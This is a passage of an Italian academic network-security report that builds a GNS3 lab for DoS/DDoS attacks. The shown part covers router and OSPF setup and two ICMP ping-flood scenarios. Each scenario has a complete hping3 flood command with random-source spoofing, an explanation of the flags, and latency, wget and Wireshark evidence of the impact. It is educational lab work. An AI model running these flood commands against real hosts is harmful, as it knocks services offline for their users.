


## Network Security Project



Testbed di attacchi DoS e DDos in GNS3

Pierno Matteo Salvatore M63001439

Vitagliano Michele M63001535

May 2025

## Contents

<b>1 Obiettivi del Report</b>	<b>3</b>
<b>2 Configurazione GNS3</b>	<b>3</b>
<b>3 Ping Flood</b>	<b>5</b>
3.1 Scenario 1 . . . . .	5
3.2 Scenario 2 . . . . .	8
3.3 Contromisure . . . . .	12
<b>4 UDP Flood</b>	<b>17</b>
4.1 Introduzione . . . . .	17
4.2 Configurazione . . . . .	17
4.3 Documentazione dell'Attacco . . . . .	18
4.4 Contromisure . . . . .	22
<b>5 TCP SYN Flood</b>	<b>26</b>
5.1 Introduzione . . . . .	26
5.2 Topologia . . . . .	26
5.3 TCP Cookies e Contromisure Router . . . . .	27
5.4 Documentazione dell'attacco . . . . .	29
<b>6 Slowloris</b>	<b>34</b>
6.1 Introduzione . . . . .	34
6.2 Topologia . . . . .	34
6.3 Attack Preparation . . . . .	34
6.4 Documentazione dell'Attacco . . . . .	35
<b>7 SYN Reflection</b>	<b>39</b>
7.1 Introduzione . . . . .	39
7.2 Topologia . . . . .	39
7.3 Documentazione dell'attacco . . . . .	40
<b>8 DNS Amplification</b>	<b>42</b>
8.1 Introduzione . . . . .	42
8.2 Topologia . . . . .	42
8.3 Configurazione del DNS Server . . . . .	43
8.4 Preparazione dell'attacco . . . . .	44
8.5 Documentazione dell'attacco . . . . .	45
<b>9 HTTP Flood</b>	<b>49</b>
9.1 Introduzione e Topologia . . . . .	49
9.2 Documentazione dell'Attacco . . . . .	49
9.3 Contromisure . . . . .	54

## 1 Obiettivi del Report

Il seguente progetto presenta dei testbed in GNS3 per simulare e documentare alcune tipologie di attacchi di tipo Denial-of-Service (DoS) e Distributed Denial-of-Service (DDoS). Le tipologie di attacco effettuate sono:

- Ping Flood;
- TCP SYN Flood;
- Slowloris;
- SYN Reflection;
- DNS Amplification;
- HTTP Flood;

## 2 Configurazione GNS3

Graphical Network Simulator-3 (GNS3) è un software open source per l'emulazione di reti. Permette di simulare reti complesse tramite combinazioni di macchine reali e virtuali. Il tool ha permesso di realizzare scenari realistici tramite l'uso di macchine VirtualBox e virtualizzazioni di router Cisco 7200.

I router sono stati così configurati:

```
conf t
int <INTERFACCIA>
ip add <IP_ADDRESS> <SUBNET_MASK>
int loop 0
ip add <IP_ADDRESS> <SUBNET_MASK>
no shut
end
wr
```

Con i comandi illustrati è possibile configurare le interfacce dei router, assegnando un indirizzo IP ed una subnet mask. Nei comandi è stato inoltre configurato l'indirizzo dell'interfaccia di loopback, per ridirezionare qualsiasi tipo di traffico inviato all'indirizzo di loopback al mittente.

In seguito è stato configurato il protocollo di routing per i router coinvolti, tramite i comandi:

```
router ospf 1
router-id <LOOPBACK_ID_ADDRESS>
network 0.0.0.0 <SUBNET_MASK> area 0
end
wr
```

Il protocollo Open Shortest Path First (OSPF) è un protocollo di instradamento che utilizza l'algoritmo di Dijkstra per determinare il percorso a costo minimo tra sorgente e destinazione, per ulteriori dettagli riferirsi allo standard RFC-2328.

I router sono connessi tra di loro tramite collegamenti ethernet dal valore nominale di 1 Gb/sec, e sono interamente emulati da un componente GNS3 chiamato GNS3VM.

Per simulare uno scenario di attacco reale sono state utilizzate le seguenti Virtual Machine:

- Macchina Lubuntu, RAM 2GB, 1 CPU, 100 Mb/sec ethernet speed;
- Macchina Kali Linux, RAM 2GB, 1 CPU, 100 Mb/sec ethernet speed;
- Macchina Ubuntu, RAM 4GB, 1 CPU, 100 Mb/sec ethernet speed.

Sono state utilizzate delle virtual machine di VMVirtualBox piuttosto che dei container Docker

La volontà di voler realizzare uno scenario quanto più verosimile possibile ha portato a preferire l'uso di macchine virtuali in VMVirtualBox con sistemi operativi complessi piuttosto che container Docker. Tuttavia, il testbed è riproducibile utilizzando container Docker, in quanto integrabili nell'ambiente GNS3.

Per ulteriori dettagli sulla configurazione GNS3, riferirsi alla [documentazione](#).

### 3 Ping Flood

Il Ping Flood è un attacco di tipo Distributed Denial-of-Service (DoS) che satura la vittima con richieste ICMP Echo Request (ping).

#### 3.1 Scenario 1

Nel seguente scenario di attacco è stata utilizzata la topologia presente in Fig. 29. Come visibile in Fig. 1, prima dell'attacco il traffico sull'interfaccia `enp8s3` è praticamente nullo.




Figure 1: Ping Flood - bmon output prima dell'attacco

A questo punto lanciamo l'attacco tramite la macchina Kali, che ha accesso al client tramite il router Cisco. Per l'attacco è stato utilizzato il tool `hping3`, un network tool in grado di inviare pacchetti ICMP/UDP/TCP, tramite il comando:

```
sudo hping3 -C --icmp --flood --rand-source 10.1.1.2
```

Dove:

- `-C`: Specifica il codice ICMP, in questo caso viene utilizzato il default, una echo request;
- `-icmp`: Imposta il protocollo ICMP (usato per il ping);
- `--flood`: Specifica che i pacchetti vanno inviati senza attese tra un pacchetto e l'altro;
- `--rand-source`: Imposta indirizzi IP sorgente in maniera casuale, simulando lo spoofing.

Pochi secondi dopo l'inizio dell'attacco è possibile notare un significativo aumento dei bytes/second e dei packets/second monitorati da `bmon` (Fig. 2).




Figure 2: Ping Flood - bmon output durante l'attacco

Dalla Fig. 3 è possibile osservare anche la differenza tra i tempi di ping tra la macchina attaccante e la macchina vittima prima e durante il flooding, così come dalle Fig. 4 e Fig. 5 è osservabile la differenza tra i tempi di ping tra la macchina client presente nella configurazione e la macchina vittima.

```
(kali㉿kali)-[~/Desktop]
$ ping 10.1.1.2
PING 10.1.1.2 (10.1.1.2) 56(84) bytes of data.
64 bytes from 10.1.1.2: icmp_seq=1 ttl=62 time=1336 ms
64 bytes from 10.1.1.2: icmp_seq=21 ttl=62 time=2130 ms
64 bytes from 10.1.1.2: icmp_seq=24 ttl=62 time=783 ms
64 bytes from 10.1.1.2: icmp_seq=26 ttl=62 time=1292 ms
64 bytes from 10.1.1.2: icmp_seq=29 ttl=62 time=1991 ms
64 bytes from 10.1.1.2: icmp_seq=47 ttl=62 time=1371 ms
64 bytes from 10.1.1.2: icmp_seq=51 ttl=62 time=1154 ms
64 bytes from 10.1.1.2: icmp_seq=76 ttl=62 time=1808 ms
^C
--- 10.1.1.2 ping statistics ---
95 packets transmitted, 8 received, 91.5789% packet loss, time 95932ms
rtt min/avg/max/mdev = 783.499/1483.049/2129.517/425.695 ms, pipe 3

(kali㉿kali)-[~/Desktop]
$ ping 10.1.1.2
PING 10.1.1.2 (10.1.1.2) 56(84) bytes of data.
64 bytes from 10.1.1.2: icmp_seq=1 ttl=62 time=36.2 ms
64 bytes from 10.1.1.2: icmp_seq=2 ttl=62 time=42.2 ms
64 bytes from 10.1.1.2: icmp_seq=3 ttl=62 time=38.4 ms
64 bytes from 10.1.1.2: icmp_seq=4 ttl=62 time=35.4 ms
64 bytes from 10.1.1.2: icmp_seq=5 ttl=62 time=36.5 ms
64 bytes from 10.1.1.2: icmp_seq=6 ttl=62 time=38.6 ms
64 bytes from 10.1.1.2: icmp_seq=7 ttl=62 time=42.9 ms
64 bytes from 10.1.1.2: icmp_seq=8 ttl=62 time=39.9 ms
64 bytes from 10.1.1.2: icmp_seq=9 ttl=62 time=43.4 ms
64 bytes from 10.1.1.2: icmp_seq=10 ttl=62 time=37.9 ms
64 bytes from 10.1.1.2: icmp_seq=11 ttl=62 time=42.7 ms
```

Figure 3: Ping Flood - Differenze tra i tempi di ping Kali Linux durante e dopo l'attacco

```
client@client-virtualbox:~/Desktop$ ping 10.1.1.2
PING 10.1.1.2 (10.1.1.2) 56(84) bytes of data.
64 bytes from 10.1.1.2: icmp_seq=1 ttl=63 time=15.0 ms
64 bytes from 10.1.1.2: icmp_seq=2 ttl=63 time=23.2 ms
64 bytes from 10.1.1.2: icmp_seq=3 ttl=63 time=19.7 ms
64 bytes from 10.1.1.2: icmp_seq=4 ttl=63 time=15.7 ms
64 bytes from 10.1.1.2: icmp_seq=5 ttl=63 time=15.0 ms
64 bytes from 10.1.1.2: icmp_seq=6 ttl=63 time=18.2 ms
^C
--- 10.1.1.2 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5007ms
rtt min/avg/max/mdev = 14.978/17.808/23.154/2.951 ms
```

Figure 4: Ping Flood - Ping tra la macchina client e la macchina server pre-attacco

```
client@client-virtualbox:~/Desktop$ ping 10.1.1.2
PING 10.1.1.2 (10.1.1.2) 56(84) bytes of data.
64 bytes from 10.1.1.2: icmp_seq=1 ttl=63 time=867 ms
64 bytes from 10.1.1.2: icmp_seq=4 ttl=63 time=1188 ms
64 bytes from 10.1.1.2: icmp_seq=6 ttl=63 time=1270 ms
64 bytes from 10.1.1.2: icmp_seq=10 ttl=63 time=841 ms
64 bytes from 10.1.1.2: icmp_seq=11 ttl=63 time=1269 ms
64 bytes from 10.1.1.2: icmp_seq=13 ttl=63 time=1218 ms
64 bytes from 10.1.1.2: icmp_seq=14 ttl=63 time=767 ms
64 bytes from 10.1.1.2: icmp_seq=16 ttl=63 time=698 ms
64 bytes from 10.1.1.2: icmp_seq=21 ttl=63 time=918 ms
64 bytes from 10.1.1.2: icmp_seq=25 ttl=63 time=1382 ms
64 bytes from 10.1.1.2: icmp_seq=26 ttl=63 time=1642 ms
64 bytes from 10.1.1.2: icmp_seq=29 ttl=63 time=1219 ms
64 bytes from 10.1.1.2: icmp_seq=32 ttl=63 time=580 ms
64 bytes from 10.1.1.2: icmp_seq=35 ttl=63 time=1492 ms
64 bytes from 10.1.1.2: icmp_seq=36 ttl=63 time=868 ms
64 bytes from 10.1.1.2: icmp_seq=39 ttl=63 time=895 ms
64 bytes from 10.1.1.2: icmp_seq=44 ttl=63 time=661 ms
64 bytes from 10.1.1.2: icmp_seq=45 ttl=63 time=844 ms
^C
--- 10.1.1.2 ping statistics ---
47 packets transmitted, 18 received, 61.7021% packet loss, time 46681ms
rtt min/avg/max/mdev = 580.140/1034.386/1642.258/297.552 ms, pipe 2
```

Figure 5: Ping Flood - Ping tra la macchina client e la macchina server post-attacco

L'attacco ha influenza anche sulle richieste GET alla risorsa presente sul webserver, come dimostra la Fig. 6.

```
(kali㉿kali)-[~/Desktop]
└─$ wget http://10.1.1.2:80//index.html
--2025-05-08 06:33:39--  http://10.1.1.2//index.html
Connecting to 10.1.1.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10671 (10K) [text/html]
Saving to: 'index.html'

index.html          100%[=====] 10.42K --.-KB/s   in 0.008s

2025-05-08 06:33:39 (1.32 MB/s) - 'index.html' saved [10671/10671]

(kali㉿kali)-[~/Desktop]
└─$ wget http://10.1.1.2:80//index.html
--2025-05-08 06:35:49--  http://10.1.1.2//index.html
Connecting to 10.1.1.2:80... failed: Connection timed out.
Retrying.
--2025-05-08 06:38:04-- (try: 2)  http://10.1.1.2:80//index.html
Connecting to 10.1.1.2:80... ■
```

Figure 6: Ping Flood - La macchina Kali non è in grado di collegarsi al webserver

Tramite il tool *Wireshark* è possibile esaminare il traffico che scorre tra il router ed il webserver, caratterizzato da una sequenza di echo-request generate da IP casuali, Fig 7.




Figure 7: Ping Flood - Cattura delle echo request

## 3.2 Scenario 2

Nel seguente scenario di attacco è stata utilizzata la topologia presente in Fig. 65, di seguito le specifiche hardware:

- Server:
  - OS: Lubuntu
  - Processore: 1 CPU
  - RAM: 1GB
  - WebServer: Apache2
  - IP Address: 30.1.1.2
- Attacker:
  - OS: Kali Linux
  - Processore: 2 CPU
  - RAM: 2GB
  - IP Address: 10.1.1.2
- Router: Cisco 7200




Figure 8: Ping Flood - Topologia dello scenario

Come visibile in figura 9, prima dell'attacco il traffico sull'interfaccia *enp8s3* è praticamente nullo.




Figure 9: Ping Flood - bmon output prima dell'attacco


A questo punto lanciamo l'attacco tramite la macchina Kali, che ha accesso al client tramite il router Cisco. Per l'attacco è stato utilizzato il tool *hping3*, un network tool in grado di inviare pacchetti ICMP/UDP/TCP, tramite il comando:

```
sudo hping3 -C 8 --icmp --flood --rand-source 30.1.1.2
```

Dove:

- *-C*: Specifica il codice ICMP, in questo caso è pari a 8 quindi risulta essere una echo request;

- **-icmp**: Imposta il protocollo ICMP (usati per il ping);
- **-flood**: Specifica che i pacchetti vanno inviati senza attese tra un pacchetto e l’altro;
- **-rand-source**: Imposta indirizzi IP sorgente in maniera casuale, simulando lo spoofing.



```
(kali㉿kali)-[~]
$ sudo hping3 -C 8 --icmp --flood --rand-source 30.1.1.2
[sudo] password for kali:
HPING 30.1.1.2 (eth0 30.1.1.2): icmp mode set, 28 headers + 0 data bytes
hpinger in flood mode, no replies will be shown
```

Figure 10: Ping Flood - hping3 ping flood

Pochi secondi dopo l’inizio dell’attacco è possibile notare un significativo aumento dei packets/second monitorati da *bmon* (Fig. 11).




Figure 11: Ping Flood - bmon output durante l’attacco

Dalla Fig. 12 è possibile osservare anche la differenza tra i tempi di ping tra la macchina attaccante e la macchina vittima prima e durante il flooding.

```
kali@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ ping 30.1.1.2
PING 30.1.1.2 (30.1.1.2) 56(84) bytes of data.
64 bytes from 30.1.1.2: icmp_seq=1 ttl=62 time=42.6 ms
64 bytes from 30.1.1.2: icmp_seq=2 ttl=62 time=44.9 ms
64 bytes from 30.1.1.2: icmp_seq=3 ttl=62 time=36.1 ms
64 bytes from 30.1.1.2: icmp_seq=4 ttl=62 time=58.7 ms
64 bytes from 30.1.1.2: icmp_seq=5 ttl=62 time=46.2 ms
64 bytes from 30.1.1.2: icmp_seq=6 ttl=62 time=52.9 ms
^C
--- 30.1.1.2 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5009ms
rtt min/avg/max/mdev = 36.059/46.875/58.722/7.264 ms

└─(kali㉿kali)-[~]
$ ping 30.1.1.2
PING 30.1.1.2 (30.1.1.2) 56(84) bytes of data.
64 bytes from 30.1.1.2: icmp_seq=2 ttl=62 time=433 ms
64 bytes from 30.1.1.2: icmp_seq=3 ttl=62 time=598 ms
64 bytes from 30.1.1.2: icmp_seq=4 ttl=62 time=635 ms
64 bytes from 30.1.1.2: icmp_seq=5 ttl=62 time=696 ms
64 bytes from 30.1.1.2: icmp_seq=6 ttl=62 time=609 ms
64 bytes from 30.1.1.2: icmp_seq=10 ttl=62 time=597 ms
^C
--- 30.1.1.2 ping statistics ---
12 packets transmitted, 6 received, 50% packet loss, time 11076ms
rtt min/avg/max/mdev = 433.424/594.687/695.737/79.655 ms
```

Figure 12: Ping Flood - Differenze tra i tempi di ping Kali Linux prima e durante l'attacco

L'attacco ha influenza anche sulle richieste GET alla risorsa presente sul webserver, come dimostra la Fig. 13.

```
kali@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ wget 30.1.1.2:80/napoli.png
--2025-05-13 04:09:35-- http://30.1.1.2/napoli.png
Connecting to 30.1.1.2:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2211458 (2.1M) [image/png]
Saving to: 'napoli.png'

napoli.png          100%[=====]  2.11M   723KB/s    in 3.0s

2025-05-13 04:09:38 (723 KB/s) - 'napoli.png' saved [2211458/2211458]

└─(kali㉿kali)-[~]
$ wget 30.1.1.2:80/napoli.png
--2025-05-13 04:10:10-- http://30.1.1.2/napoli.png
Connecting to 30.1.1.2:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2211458 (2.1M) [image/png]
Saving to: 'napoli.png.1'

napoli.png.1          1%[          ]  33.65K  --.-KB/s    eta 19m 43s
```

Figure 13: Ping Flood - GET Request prima e durante l'attacco

Tramite il tool *Wireshark* è possibile esaminare il traffico che scorre tra il router ed il webserver, caratterizzato da una sequenza di echo-request generate da IP casuali, Fig 14.

No.	Time	Source	Destination	Protocol	Length	Info
1230..	91.923199	240.248.22.76	30.1.1.2	ICMP	42	Echo (ping) request id=0xd60e, seq=49652/62657, ttl=62 (reply in 123086)
1230..	91.924144	30.1.1.2	242.120.214.33	ICMP	60	Echo (ping) reply id=0xd60e, seq=24058/62657, ttl=62 (request in 123088)
1230..	91.924210	222.81.48.108	30.1.1.2	ICMP	42	Echo (ping) request id=0xd60e, seq=49988/62658, ttl=62 (reply in 123089)
1230..	91.924304	30.1.1.2	57.24.59.149	ICMP	60	Echo (ping) reply id=0xd60e, seq=23549/62655, ttl=64 (request in 123071)
1230..	91.924494	30.1.1.2	242.154.234.27	ICMP	60	Echo (ping) reply id=0xd60e, seq=23796/62656, ttl=64 (request in 123072)
1230..	91.925120	30.1.1.2	157.248.117.72	ICMP	60	Echo (ping) reply id=0xd60e, seq=24052/62657, ttl=64 (request in 123073)
